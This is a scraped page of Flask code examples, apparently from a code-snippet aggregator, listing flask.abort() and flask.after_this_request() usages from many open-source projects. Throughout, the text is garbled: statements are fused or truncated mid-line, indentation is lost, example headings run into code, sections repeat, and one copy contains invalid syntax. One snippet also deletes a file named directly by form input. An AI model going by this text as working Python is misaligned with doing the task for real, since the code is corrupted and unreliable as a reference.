        versions=versions.get_versions(),
        back_url_for='admin_test' if test else None,
    )
```

## Example 29

Project: [github-stats](#) Author: [lipis](#) File: [gh.py](#) MIT License

6 vo

```
def gh_admin_top():
    stars = util.param('stars', int) or 10000
```

```

page = util.param('page', int) or 1

per_page = util.param('per_page', int) or 100

# TODO: fix formatting

result = urlfetch.fetch('https://api.github.com/search/repositories?
q=stars:>=%s' if result.status_code == 200:
repos = json.loads(result.content)

else:

flask.abort(result.status_code)

for repo in repos['items']:

account = repo['owner']

account_db = model.Account.get_or_insert(
account['login'],

avatar_url=account['avatar_url'].split('?')[0], email=account['email'] if
'email' in account else '', name=account['login'],

followers=account['followers'] if 'followers' in account else 0,
organization=account['type'] == 'Organization',
username=account['login'],


)

return 'OK %d of %d' % (len(repos['items']), repos['total_count'])

```

### **Example 30**

Project: *github-stats* Author: *lipis* File: [feedback.py](#) [MIT License](#)

6 vo

```

def feedback():

    if not config.CONFIG_DB.feedback_email:

        return flask.abort(418)

    form = FeedbackForm(obj=auth.current_user_db()) if not
    config.CONFIG_DB.has_anonymous_recaptcha or
    auth.is_logged_in(): del form.recaptcha

    if form.validate_on_submit():

        body = '%s\n\n%s' % (form.message.data, form.email.data) kwargs
        = {'reply_to': form.email.data} if form.email.data else {}

        task.send_mail_notification('%s...' % body[:48].strip(), body,
        **kwargs) flask.flash('Thank you for your feedback!', category='success') return flask.redirect(flask.url_for('welcome'))
        return flask.render_template(
            'feedback.html',
            title='Feedback',
            html_class='feedback',
            form=form,
        )

```

### **Example 31**

6 vo

Project: *github-stats* Author: *lipis* File: [\*auth.py\*](#) MIT License

```

def post(self):

    args = parser.parse({

```

```

'username': wf.Str(missing=None),
'email': wf.Str(missing=None),
'password': wf.Str(missing=None),
})

handler = args['username'] or args['email']

password = args['password']

if not handler or not password:
    return flask.abort(400)

user_db = model.User.get_by(
    'email' if '@' in handler else 'username', handler.lower()
)

if user_db and user_db.password_hash ==
    util.password_hash(user_db, password):
    auth.signin_user_db(user_db)

return helpers.make_response(user_db, model.User.FIELDS)
return flask.abort(401)

```

## **Example 32**

[Project: Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_blueprint_specific_error_handling(self): frontend = flask.Blueprint('frontend', __name__) backend = flask.Blueprint('backend', __name__) sideend = flask.Blueprint('sideend', __name__)

@frontend.errorhandler(403)

def frontend_forbidden(e):

    return 'frontend says no', 403

@frontend.route('/frontend-no')

def frontend_no():

    flask.abort(403)

@backend.errorhandler(403)

def backend_forbidden(e):

    return 'backend says no', 403

@backend.route('/backend-no')

def backend_no():

    flask.abort(403)

@sideend.route('/what-is-a-sideend')

def sideend_no():

    flask.abort(403)

app = flask.Flask(__name__)

app.register_blueprint(frontend)
```

```
app.register_blueprint(backend)

app.register_blueprint(sideend)

@app.errorhandler(403)

def app_forbidden(e):

    return 'application itself says no', 403

c = app.test_client()

self.assert_equal(c.get('/frontend-no').data, b'frontend says no')
self.assert_equal(c.get('/backend-no').data, b'backend says no')
self.assert_equal(c.get('/what-is-a-sideend').data, b'application itself  
says no')

s Example 33
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[basic.py](#) Apache License 2.0

5 vo

```
def test_trapping_of_all_http_exceptions(self):
    app = flask.Flask(__name__)

    app.testing = True

    app.config['TRAP_HTTP_EXCEPTIONS'] = True

    @app.route('/fail')

    def fail():
        flask.abort(404)

    c = app.test_client()

    try:
```

```
c.get('/fail')

except NotFound as e:

pass

else:

self.fail('Expected exception')
```

### Example 34

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_blueprint_specific_error_handling(self): frontend =
flask.Blueprint('frontend', __name__)
backend = flask.Blueprint('backend', __name__)
sideend = flask.Blueprint('sideend', __name__)

@frontend.errorhandler(403)

def frontend_forbidden(e):

return 'frontend says no', 403

@frontend.route('/frontend-no')

def frontend_no():

flask.abort(403)

@backend.errorhandler(403)

def backend_forbidden(e):
```

```

return 'backend says no', 403

@backend.route('/backend-no')

def backend_no():
    flask.abort(403)

@sideend.route('/what-is-a-sideend')

def sideend_no():
    flask.abort(403)

app = flask.Flask(__name__)
app.register_blueprint(frontend)
app.register_blueprint(backend)
app.register_blueprint(sideend)

@app.errorhandler(403)

def app_forbidden(e): return 'application itself says no', 403

c = app.test_client()

self.assert_equal(c.get('/frontend-no').data, b'frontend says no')
self.assert_equal(c.get('/backend-no').data, b'backend says no')
self.assert_equal(c.get('/what-is-a-sideend').data, b'application itself
s Example 35
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[basic.py](#) Apache License 2.0

5 vo

```
def test_trapping_of_all_http_exceptions(self): app = flask.Flask(__name__)

app.testing = True

app.config['TRAP_HTTP_EXCEPTIONS'] = True

@app.route('/fail')

def fail():

    flask.abort(404)

c = app.test_client()

try:

    c.get('/fail')

except NotFound as e:

    pass

else:

    self.fail('Expected exception')
```

### Example 36

Project: *gpu-mux* Author: *google* File: [gpumux.py](#) Apache License 2.0

5 vo

```
def job_log(job_id):

    if os.path.exists(os.path.join(RUNNING_PATH, '%s.log' % job_id)): fn
        = os.path.join(RUNNING_PATH, '%s.log' % job_id) elif
```

```
os.path.exists(os.path.join(COMPLETED_PATH, '%s.log' % job_id)):
fn = os.path.join(COMPLETED_PATH, '%s.log' % job_id) else:
    flask.abort(404)

return flask.Response(open(fn, 'r').read(), mimetype='text/plain')
```

### Example 37

Project: *chowk* Author: *fortyplustwo* File: [chowk.py Apache License 2.0](#)

5 vo

```
def receivesms():
```

"""Handles and processes all messages coming from Kannel and going towards the NOTE: See the enclosed sample configuration file in kannel/ for knowing what and the name of the arguments

""

```
try: #TODO: Better exception handling!
```

```
app.logger.debug("Received data %s", request.args)
```

```
#TODO: Support GET as well as POST requests equally well msg = {}
```

```
msg['from'] = request.args['from']
```

```
msg['text'] = request.args['text']
```

```
msg['args'] = request.args
```

```
#get the ip address of the kannel server so that we can identify it and us
```

```
#if request.remote_addr
```

```
msg['host'] = get_kannel_server(request)
app.logger.debug("Identified! This message came from %s Kannel
server", ms if msg['host'] is False: #if we can't get the IP of the origin
of request, raise Exception("Cannot retrieve IP from the request to
recognize the send_to_rapidpro.apply_async(kwargs = {'msg': msg},
serializer = 'json')
```

```
#we will NOT return any text because whatever is returned will be
sent as
```

```
#we return in the format (response, status, headers) so that Kannel
knows return ("",200,[])
```

```
except Exception as e:
```

```
#TODO: Send an email when unrecoverable exceptions occur,
instead of just app.logger.debug("Exception %s occurred", e) raise e
```

### Example 38

Project: *flasky* Author: *RoseOu* File: [\*blueprints.py\*](#) MIT License

5 vo

```
def test_blueprint_specific_error_handling(self): frontend =
flask.Blueprint('frontend', __name__)
backend = flask.Blueprint('backend', __name__)
sideend = flask.Blueprint('sideend', __name__)
```

```
@frontend.errorhandler(403)
```

```
def frontend_forbidden(e):
```

```
return 'frontend says no', 403
```

```
@frontend.route('/frontend-no')
```

```
def frontend_no():
```

```
flask. abort(403)

@app.backend.errorhandler(403)

def backend_forbidden(e):

    return 'backend says no', 403

@app.backend.route('/backend-no')

def backend_no():

    flask. abort(403)

@app.sideend.route('/what-is-a-sideend')

def sideend_no():

    flask. abort(403)

app = flask.Flask(__name__)

app.register_blueprint(frontend)

app.register_blueprint(backend)

app.register_blueprint(sideend)

@app.errorhandler(403)

def app_forbidden(e):

    return 'application itself says no', 403

c = app.test_client()

self.assert_equal(c.get('/frontend-no').data, b'frontend says no')

self.assert_equal(c.get('/backend-no').data, b'backend says no')
self.assert_equal(c.get('/what-is-a-sideend').data, b'application itself
```

## s Example 39

Project: *flasky* Author: *RoseOu* File: [basic.py](#) MIT License

5 vo

```
def test_trapping_of_all_http_exceptions(self): app =  
flask.Flask(__name__)  
  
app.testing = True  
  
app.config['TRAP_HTTP_EXCEPTIONS'] = True  
  
@app.route('/fail')  
  
def fail():  
  
flask.abort(404)  
  
c = app.test_client()  
  
try:  
  
c.get('/fail')  
  
except NotFound as e:  
  
pass  
  
else:  
  
self.fail('Expected exception')
```

## Example 40

[Project: PythonMicroservicesDevelopment\\_Code](#) Author: *mtianyan*  
[File: 05\\_cache.py](#) Apache

5 vo

## License 2.0

```
def get_user(user_id):  
  
    print("我被调用了")  
  
    if user_id not in _USERS:  
  
        return abort(404)  
  
    user = _USERS[user_id]  
  
    # returning 304 if If-None-Match matches  
  
    if user['modified'] in request.if_none_match: return  
        Response(status=304)  
  
    resp = jsonify(user)  
  
    # setting the ETag  
  
    resp.set_etag(user['modified'])  
  
    return resp
```

## **Example 41**

Project: *comport* Author: *codeforamerica* File: *decorators.py* BSD 3-Clause "New" or "Revised"

5 vo

## License

```
def authorized_access_only(dataset=None):  
  
    """ Decorates views that require authentication if the department is not  
    publi
```

```
"""

def check_authorized(view_function):
    @wraps(view_function)
    def decorated_function(*args, **kwargs):
        try:
            department =
                Department.query.filter_by(short_name=kwargs["short_n"] except
            KeyError:
                department = Department.query.filter_by(id=kwargs["department_id"])

            # check whether the current dataset is public dataset_is_public =
            True

            if dataset:
                try:
                    dataset_is_public = getattr(department, "is_public_{}".format(
                except ValueError:
                    dataset_is_public = True

                # check whether the user has access to this department if
                current_user.is_authenticated():

                user_has_dept_access =
                    current_user.has_department(department.id) else:
                        user_has_dept_access = False

                # abort with a 403 Forbidden if the department or dataset's not publi
                if (not department.is_public or not dataset_is_public) and (not curren
```

```
abort(403)

return view_function(*args, **kwargs)

return decorated_function

return check_authorized
```

## Example 42

[Project: ptnotes](#) Author: [averagesecurityguy](#) File: [webserver.py](#) BSD  
[3-Clause "New" or "Revised"](#)

5 vo

### [License](#)

```
def get_project_db(pid):
```

"""

Get our project database.

"""

```
pdb = database.ProjectDatabase()
```

```
project = pdb.get_project(pid)
```

```
if project is None:
```

```
    flask.abort(404)
```

```
return project
```

## Example 43

[Project: ptnotes](#) Author: [averagesecurityguy](#) File: [webserver.py](#) BSD  
[3-Clause "New" or "Revised"](#)

5 vo

## License

```
def host(pid, ip):
    """
    Get all the information about a host.

    """
    project = get_project_db(pid)
    db = database.ScanDatabase(project['dbfile'])
    if flask.request.method == 'POST':
        note = flask.request.form['note']
        db.hostdb.update_host_note(ip, note)
        data = db.get_host_details(ip)
        if data is None:
            flask.abort(404)
        details = {}
        for item in data['items']:
            key = "{0}/{1}".format(item['port'], item['protocol'])
            if details.get(key) is None:
                details[key] = []
            details[key].append(item['note'])
        else:
            details[key].append(item['note'])
```

```
keys = sorted(details.keys(), key=lambda x: int(x.split('/')[0])) note =  
data['note']  
  
return flask.render_template('host.html', pid=pid, host=ip,  
details=details, keys=keys, note=note,  
name=project['name'])
```

## Example 44

[Project: ptnotes](#) [Author: averagesecurityguy](#) [File: webserver.py](#) [BSD](#)  
[3-Clause "New" or "Revised"](#)

5 vo

### [License](#)

```
def item(pid, item_id):
```

```
"""
```

Get all the information about an item.

```
"""
```

```
project = get_project_db(pid)
```

```
db = database.ScanDatabase(project['dbfile']) item =  
db.itemdb.get_item(item_id)
```

```
if item is None:
```

```
    flask.abort(404)
```

```
return flask.render_template('item.html', pid=pid, item=item,  
name=project['name'])
```

## Example 45

Project: *docker-registry-frontend* Author: *brennerm* File: [\*frontend.py\*](#)  
[MIT License](#)

5 vo

```
def repo_overview(registry_name):
    try:
        registry = registry_web.get_registry_by_name(registry_name)
    except KeyError:
        flask.abort(404)
    return flask.render_template('repo_overview.html', registry=registry)
```

### **Example 46**

Project: *docker-registry-frontend* Author: *brennerm* File: [\*frontend.py\*](#)  
[MIT License](#)

5 vo

```
def tag_overview(registry_name, repo):
    try:
        registry = registry_web.get_registry_by_name(registry_name)
    except KeyError:
        flask.abort(404)
    return flask.render_template('tag_overview.html', registry=registry,
                                 repo=urldecode_filter(repo))
```

### **Example 47**

Project: *docker-registry-frontend* Author: *brennerm* File: [\*frontend.py\*](#)  
[MIT License](#)

5 vo

```
def tag_detail(registry_name, repo, tag):
    try:
        registry = registry_web.get_registry_by_name(registry_name)
    except KeyError:
        flask.abort(404)

    return flask.render_template('tag_detail.html', registry=registry,
        repo=urldecode_filter(repo),
        tag=tag
    )
```

### **Example 48**

Project: *hackernewsbot* Author: *phil-r* File: [\*main.py\*](#) [MIT License](#)

5 vo

```
def story_redirect(short_id):
    """Redirect to story url"""

    try:
        story_id = str(shortener.decode(short_id))
    except:
        return abort(400)

    redirect_url = memcache.get(story_id)
```

```
if not redirect_url:  
  
    story = ndb.Key(StoryPost, story_id).get()  
    if not story:  
  
        return make_response('<h1>Service Unavailable</h1><p>Try again  
        later</p>', 5)  
  
    story.add_memcache()  
  
    redirect_url = story.url  
  
    return redirect(redirect_url)
```

## Example 49

Project: *hackernewsbot* Author: *phil-r* File: [main.py](#) MIT License

5 vo

```
def comments_redirect(short_id):  
  
    """Redirect to comments url"""  
  
    try:  
  
        story_id = str(shortener.decode(short_id))  
        except:  
  
            return abort(400)  
  
        hn_url = "https://news.ycombinator.com/item?id={}".format(story_id)  
        return redirect(hn_url)
```

## Example 50

Project: *object-detection* Author: *cristianpb* File: [app.py](#) MIT License

5 vo

```
def delete_image():
```

```
filename = request.form.get('filename', None) try:  
    os.remove(filename)  
    return json.dumps({'status': filename})  
except Exception as e:  
    print(e)  
    return abort(404)
```

## Python `flask.after_this_request()` Examples

The following are code examples for showing how to use `flask.after_this_request()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: [Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [basic.py](#) Apache License 2.0 5 vc

```
def test_after_request_processing(self):
    app = flask.Flask(__name__)
    app.testing = True
    @app.route('/')
    def index():
        @flask.after_this_request
        def foo(response):
            response.headers['X-Foo'] = 'a header'
            return response
        return 'Test'
    c = app.test_client()
    resp = c.get('/')
    self.assertEqual(resp.status_code, 200)
    self.assertEqual(resp.headers['X-Foo'], 'a header')
```

### Example 2

Project: [Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [basic.py](#) Apache License 2.0 5 vc

```
def test_after_request_processing(self):
    app = flask.Flask(__name__)
    app.testing = True
    @app.route('/')
    def index():
        @flask.after_this_request
        def foo(response):
            response.headers('X-Foo') = 'a header'
            return response
        return 'Test'
    c = app.test_client()
    resp = c.get('/')
    self.assertEqual(resp.status_code, 200)
    self.assertEqual(resp.headers['X-Foo'], 'a header')
```

### Example 3

Project: [#esky](#) Author: [RoseOu](#) File: [basic.py](#) MIT License 5 vc

```
def test_after_request_processing(self):
    app = flask.Flask(__name__)
    app.testing = True
    @app.route('/')
    def index():
        @flask.after_this_request
        def foo(response):
            response.headers['X-Foo'] = 'a header'
            return response
        return 'Test'
```

Python flask.after\_this\_request() Examples The following are code examples for showing how to use `flask.after_this_request()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [basic.py](#) Apache License 2.0

5 votes

```
def test_after_request_processing(self):  
    app = flask.Flask(__name__)  
    app.testing = True  
  
    @app.route('/')  
  
    def index():  
        @flask.after_this_request  
        def foo(response):  
            response.headers['X-Foo'] = 'a header'  
  
            return response  
  
        return 'Test'  
  
    c = app.test_client()  
    resp = c.get('/')  
  
    self.assertEqual(resp.status_code, 200)
```

```
self.assertEqual(resp.headers['X-Foo'], 'a header') Example 2
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

5 vo

```
def test_after_request_processing(self):
```

```
    app = flask.Flask(__name__)
```

```
    app.testing = True
```

```
    @app.route('/')
```

```
    def index():
```

```
        @flask.after_this_request
```

```
        def foo(response):
```

```
            response.headers['X-Foo'] = 'a header'
```

```
            return response
```

```
        return 'Test'
```

```
        c = app.test_client()
```

```
        resp = c.get('/')
```

```
        self.assertEqual(resp.status_code, 200)
```

```
        self.assertEqual(resp.headers['X-Foo'], 'a header') Example 3
```

Project: *flasky* Author: RoseOu File: [basic.py](#) MIT License

5 vo

```
def test_after_request_processing(self):
```

```
app = flask.Flask(__name__)

app.testing = True

@app.route('/')

def index():

    @flask.after_this_request

    def foo(response):

        response.headers['X-Foo'] = 'a header'

        return response

    return 'Test'

c = app.test_client()

resp = c.get('/')

self.assertEqual(resp.status_code, 200)

self.assertEqual(resp.headers['X-Foo'], 'a header') Example 4
```

Project: *Flask\_Blog* Author: *sugarguo* File: [\*basic.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def test_after_request_processing(self):

    app = flask.Flask(__name__)

    app.testing = True

    @app.route('/')

    def index():
```

```
@flask. after_this_request

def foo(response):

    response.headers['X-Foo'] = 'a header'

    return response

    return 'Test'

c = app.test_client()

resp = c.get('/')

self.assertEqual(resp.status_code, 200)

self.assertEqual(resp.headers['X-Foo'], 'a header') Example 5
```

Project: *platzi-hello-gae* Author: *xertica-cloud* File: [basic.py GNU General Public License v2.0](#)

5 vo

```
def test_after_request_processing(self):

    app = flask.Flask(__name__)

    app.testing = True

    @app.route('/')

    def index():

        @flask. after_this_request

        def foo(response):

            response.headers['X-Foo'] = 'a header'

            return response
```

```
return 'Test'

c = app.test_client()

resp = c.get('/')

self.assertEqual(resp.status_code, 200)

self.assertEqual(resp.headers['X-Foo'], 'a header') Example 6

Project: tesismometro Author: joapaspe File: basic.py MIT License

5 vo

def test_after_request_processing(self):

    app = flask.Flask(__name__)

    app.testing = True

    @app.route('/')

    def index():

        @flask.after_this_request

        def foo(response):

            response.headers['X-Foo'] = 'a header'

            return response

    return 'Test'

c = app.test_client()

resp = c.get('/')

self.assertEqual(resp.status_code, 200)

self.assertEqual(resp.headers['X-Foo'], 'a header') Example 7
```

Project: *neo4j-social-network* Author: *bestvibes* File: [\*basic.py\*](#) [MIT License](#)

5 vo

```
def test_after_request_processing(self):
    app = flask.Flask(__name__)
    app.testing = True
    @app.route('/')
    def index():
        @flask.after_this_request
        def foo(response):
            response.headers['X-Foo'] = 'a header'
            return response
        return 'Test'
    c = app.test_client()
    resp = c.get('/')
    self.assertEqual(resp.status_code, 200)
    self.assertEqual(resp.headers['X-Foo'], 'a header')
```

**Example 8**

Project: *neo4j-social-network* Author: *bestvibes* File: [\*basic.py\*](#) [MIT License](#)

5 vo

```
def test_after_request_processing(self):
```

```
app = flask.Flask(__name__)

app.testing = True

@app.route('/')

def index():

    @flask.after_this_request

    def foo(response):

        response.headers['X-Foo'] = 'a header'

        return response

    return 'Test'

c = app.test_client()

resp = c.get('/')

self.assertEqual(resp.status_code, 200)

self.assertEqual(resp.headers['X-Foo'], 'a header') Example 9
```

Project: *AneMo* Author: *jspango* File: [basic.py](#) GNU General Public License v2.0

5 vo

```
def test_after_request_processing(self):

    app = flask.Flask(__name__)

    app.testing = True

    @app.route('/')

    def index():
```

```
@flask. after_this_request

def foo(response):
    response.headers['X-Foo'] = 'a header'
    return response

return 'Test'

c = app.test_client()
resp = c.get('/')
self.assertEqual(resp.status_code, 200)
self.assertEqual(resp.headers['X-Foo'], 'a header')
```

## Example 10

Project: *oa\_qian* Author: *sunqb* File: [basic.py](#) Apache License 2.0

5 vo

```
def test_after_request_processing(self):
    app = flask.Flask(__name__)
    app.testing = True
    @app.route('/')
    def index():
        @flask. after_this_request
        def foo(response):
            response.headers['X-Foo'] = 'a header'
```

```
return response

return 'Test'

c = app.test_client()

resp = c.get('/')

self.assertEqual(resp.status_code, 200)

self.assertEqual(resp.headers['X-Foo'], 'a header') Example 11
```

Project: *Where2Eat* Author: *thetimothyp* File: [basic.py](#) Creative Commons Zero v1.0 Universal

5 vo

```
def test_after_request_processing(self):

    app = flask.Flask(__name__)

    app.testing = True

    @app.route('/')

    def index():

        @flask.after_this_request

        def foo(response):

            response.headers['X-Foo'] = 'a header'

            return response

    return 'Test'

c = app.test_client()

resp = c.get('/')
```

```
self.assertEqual(resp.status_code, 200)
```

```
self.assertEqual(resp.headers['X-Foo'], 'a header') Example 12
```

Project: *PennApps2015-Heartmates* Author: *natanlailari* File:  
[basic.py](#) Apache License 2.0

5 vo

```
def test_after_request_processing(self):
```

```
    app = flask.Flask(__name__)
```

```
    app.testing = True
```

```
    @app.route('/')
```

```
    def index():
```

```
        @flask.after_this_request
```

```
        def foo(response):
```

```
            response.headers['X-Foo'] = 'a header'
```

```
            return response
```

```
        return 'Test'
```

```
    c = app.test_client()
```

```
    resp = c.get('/')
```

```
    self.assertEqual(resp.status_code, 200)
```

```
    self.assertEqual(resp.headers['X-Foo'], 'a header') Example 13
```

Project: *noobotkit* Author: *nazroll* File: [basic.py](#) MIT License

5 vo

```
def test_after_request_processing(self): app =  
flask.Flask(__name__)  
  
app.testing = True  
  
@app.route('/')  
  
def index():  
  
@flask. after_this_request  
  
def foo(response):  
  
response.headers['X-Foo'] = 'a header'  
  
return response  
  
return 'Test'  
  
c = app.test_client()  
  
resp = c.get('/')  
  
self.assertEqual(resp.status_code, 200)  
  
self.assertEqual(resp.headers['X-Foo'], 'a header') Example 14
```

Project: *xuemc* Author: *skycucumber* File: [basic.py](#) GNU General Public License v2.0

5 vo

```
def test_after_request_processing(self):  
  
app = flask.Flask(__name__)  
  
app.testing = True  
  
@app.route('/')
```

```
def index():

    @flask. after_this_request

    def foo(response):

        response.headers['X-Foo'] = 'a header'

        return response

    return 'Test'

c = app.test_client()

resp = c.get('/')

self.assertEqual(resp.status_code, 200)

self.assertEqual(resp.headers['X-Foo'], 'a header') Example 15
```

Project: *chihu* Author: *yelongyu* File: [basic.py](#) [GNU General Public License v3.0](#)

5 vo

```
def test_after_request_processing(self):

    app = flask.Flask(__name__)

    app.testing = True

    @app.route('/')

    def index():

        @flask. after_this_request

        def foo(response):

            response.headers['X-Foo'] = 'a header'
```

```
return response

return 'Test'

c = app.test_client()

resp = c.get('/')

self.assertEqual(resp.status_code, 200)

self.assertEqual(resp.headers['X-Foo'], 'a header') Example 16

Project: url_shortener Author: martydill File: basic.py MIT License

5 vo

def test_after_request_processing(self): app =
flask.Flask(__name__)

app.testing = True

@app.route('/')

def index():

@flask. after_this_request

def foo(response):

response.headers['X-Foo'] = 'a header'

return response

return 'Test'

c = app.test_client()

resp = c.get('/')

self.assertEqual(resp.status_code, 200)
```

`self.assertEqual(resp.headers['X-Foo'], 'a header')` **Example 17**

Project: *musapaedia* Author: *rossgoodwin* File: [basic.py](#) MIT License

5 vo

```
def test_after_request_processing(self):  
  
    app = flask.Flask(__name__)  
  
    app.testing = True  
  
    @app.route('/')  
  
    def index():  
  
        @flask.after_this_request  
  
        def foo(response):  
  
            response.headers['X-Foo'] = 'a header'  
  
            return response  
  
        return 'Test'  
  
    c = app.test_client()  
  
    resp = c.get('/')  
  
    self.assertEqual(resp.status_code, 200)
```

`self.assertEqual(resp.headers['X-Foo'], 'a header')` **Example 18**

Project: *api* Author: *SMISC* File: [util.py](#) MIT License

5 vo

```
def make_json_response(f):
```

```
@wraps(f)

def decorator(*args, **kwargs):
    @flask.after_this_request
    def add_header(response):
        if (len(response.response) == 0 or response.response[0] == '') and r
            response.status_code = 204
        response.headers['Content-Type'] = 'application/json'
    return response
    return f(*args, **kwargs)
return decorator
```

## Example 19

Project: *api* Author: SMIS/C File: [util.py](#) MIT License

5 vo

```
def nearest_scan(scan_type):
    def deco(f):
        @wraps(f)
        def decorator(*args, **kwargs):
            vtime = kwargs['vtime']
            nearest_scan_result = Scan.query.filter(
                Scan.end <= vtime,
                Scan.type == scan_type
            ).order_by(Scan.id.desc()).first()
            return f(*args, **kwargs)
        return decorator
    return deco
```

```
if nearest_scan_result is not None:  
    if nearest_scan_result.ref_start is not None:  
        kwargs['min_scan_id'] = int(nearest_scan_result.ref_start) else:  
            kwargs['min_scan_id'] = None  
    if nearest_scan_result.ref_end is not None:  
        kwargs['max_scan_id'] = int(nearest_scan_result.ref_end) else:  
            kwargs['max_scan_id'] = None  
  
@flask. after_this_request  
  
def add_header(response):  
  
    response.headers['X-Observed-Min'] = int(nearest_scan_result.s  
    response.headers['X-Observed-Max'] = int(nearest_scan_result.e  
    return response  
  
else:  
  
    logging.info('did not find scan around %d', vtime)  
    kwargs['min_scan_id'] = 0  
  
    kwargs['max_scan_id'] = 0  
  
    return f(*args, **kwargs)  
  
return decorator  
  
return deco
```

## Example 20

Project: *cl-auto-reply* Author: *KanagiMiss* File: [basic.py](#) MIT License

5 vo

```
def test_after_request_processing(self):
    app = flask.Flask(__name__)
    app.testing = True
    @app.route('/')
    def index():
        @flask.after_this_request
        def foo(response):
            response.headers['X-Foo'] = 'a header'
            return response
        return 'Test'
    c = app.test_client()
    resp = c.get('/')
    self.assertEqual(resp.status_code, 200)
    self.assertEqual(resp.headers['X-Foo'], 'a header') Example 21
```

Project: *Backend* Author: *LockScreen* File: [basic.py](#) MIT License

5 vo

```
def test_after_request_processing(self):
    app = flask.Flask(__name__)
    app.testing = True
```

```
@app.route('/')

def index():

    @flask. after_this_request

    def foo(response):

        response.headers['X-Foo'] = 'a header'

        return response

    return 'Test'

c = app.test_client()

resp = c.get('/')

self.assertEqual(resp.status_code, 200)

self.assertEqual(resp.headers['X-Foo'], 'a header') Example 22
```

Project: *islam-buddy* Author: *hamir* File: [basic.py](#) MIT License

5 vo

```
def test_after_request_processing(self):

    app = flask.Flask(__name__)

    app.testing = True

    @app.route('/')

    def index():

        @flask. after_this_request

        def foo(response):
```

```
response.headers['X-Foo'] = 'a header'

return response

return 'Test'

c = app.test_client()

resp = c.get('/')

self.assertEqual(resp.status_code, 200)

self.assertEqual(resp.headers['X-Foo'], 'a header') Example 23

Project: DevFest-MaxBond Author: aiyyoi File: basic.py MIT License

5 vo

def test_after_request_processing(self):

    app = flask.Flask(__name__)

    app.testing = True

    @app.route('/')

    def index():

        @flask.after_this_request

        def foo(response):

            response.headers['X-Foo'] = 'a header'

            return response

    return 'Test'

c = app.test_client()
```

```
resp = c.get('/')
self.assertEqual(resp.status_code, 200)
self.assertEqual(resp.headers['X-Foo'], 'a header') Example 24
```

[Project: that-startpage-rocks](#) Author: [the-duck](#) File: [basic.py](#) [GNU Lesser General Public License](#)

5 vo

[v3.0](#)

```
def test_after_request_processing(self):
    app = flask.Flask(__name__)
    app.testing = True
    @app.route('/')
    def index():
        @flask.after_this_request
        def foo(response):
            response.headers['X-Foo'] = 'a header'
            return response
        return 'Test'
    c = app.test_client()
    resp = c.get('/')
    self.assertEqual(resp.status_code, 200)
    self.assertEqual(resp.headers['X-Foo'], 'a header') Example 25
```

Project: *Tellal* Author: *mehtapgundogan* File: [basic.py](#) [GNU General Public License v2.0](#)

5 vo

```
def test_after_request_processing(self):
    app = flask.Flask(__name__)
    app.testing = True
    @app.route('/')
    def index():
        @flask.after_this_request
        def foo(response):
            response.headers['X-Foo'] = 'a header'
            return response
        return 'Test'
    c = app.test_client()
    resp = c.get('/')
    self.assertEqual(resp.status_code, 200)
    self.assertEqual(resp.headers['X-Foo'], 'a header') Example 26
```

Project: *Flask-P2P* Author: *chalarsr* File: [basic.py](#) [MIT License](#)

5 vo

```
def test_after_request_processing(self):
    app = flask.Flask(__name__)
```

```
app.testing = True

@app.route('/')

def index():

    @flask. after_this_request

def foo(response):

    response.headers['X-Foo'] = 'a header'

    return response

    return 'Test'

c = app.test_client()

resp = c.get('/')

self.assertEqual(resp.status_code, 200)

self.assertEqual(resp.headers['X-Foo'], 'a header') Example 27

Project: taskqueue Author: matthappens File: basic.py MIT License

5 vo

def test_after_request_processing(self):

    app = flask.Flask(__name__)

    app.testing = True

    @app.route('/')

    def index():

        @flask. after_this_request
```

```
def foo(response):
    response.headers['X-Foo'] = 'a header'
    return response
    return 'Test'

c = app.test_client()
resp = c.get('/')
self.assertEqual(resp.status_code, 200)
self.assertEqual(resp.headers['X-Foo'], 'a header') Example 28
```

Project: *WRGameVideos-API* Author: *thundernet8* File: [basic.py](#)  
[GNU General Public License v2.0](#)

5 vo

```
def test_after_request_processing(self):
    app = flask.Flask(__name__)
    app.testing = True
    @app.route('/')
    def index():
        @flask.after_this_request
        def foo(response):
            response.headers['X-Foo'] = 'a header'
            return response
            return 'Test'
```

```
c = app.test_client()  
  
resp = c.get('/')  
  
self.assertEqual(resp.status_code, 200)  
  
self.assertEqual(resp.headers['X-Foo'], 'a header') Example 29
```

Project: *pipa-pay-server* Author: *davidvon* File: [\*basic.py\*](#) Apache License 2.0

5 vo

```
def test_after_request_processing(self):  
  
    app = flask.Flask(__name__)  
  
    app.testing = True  
  
    @app.route('/')  
  
    def index():  
  
        @flask.after_this_request  
  
        def foo(response):  
  
            response.headers['X-Foo'] = 'a header'  
  
            return response  
  
        return 'Test'  
  
    c = app.test_client()  
  
    resp = c.get('/')  
  
    self.assertEqual(resp.status_code, 200)  
  
    self.assertEqual(resp.headers['X-Foo'], 'a header') Example 30
```

Project: *cas-eval* Author: *varepsilonilon* File: [main.py](#) [Apache License 2.0](#)

5 vo

```
def save_page():

    @flask.after_this_request

    def add_headers(response):

        response.headers['Access-Control-Allow-Origin'] = '*'

        return response

    values = flask.request.values

    if values.get('type', '') == 'Serp':

        try:

            user_id = Session.get_user_id(values['url'])

        except Exception as e:

            app.logger.error(e)

            return 'Incorrect user_id used', 400

        try:

            query = Session.get_query(values['url'])

        except Exception as e:

            app.logger.error(e)

            return 'No query set?', 400

        for k in ['data', 'tab_id', 'time']:
```

```
if k not in values:  
    return 'Missing param: %s' % k, 400  
  
data = values['data']  
  
try:  
    ts = Session.convert_time(values['time'])  
  
except Exception as e:  
    app.logger.error(e)  
  
return 'Incorrect timestamp', 400  
  
session = Session(id=values['tab_id'], user_id=user_id, q=query,  
    serp_html=data, start_ts=ts)  
  
n = len(data)  
  
while n > 1:  
    session.serp_html = data[:n]  
  
    try:  
        session.put()  
  
        break  
  
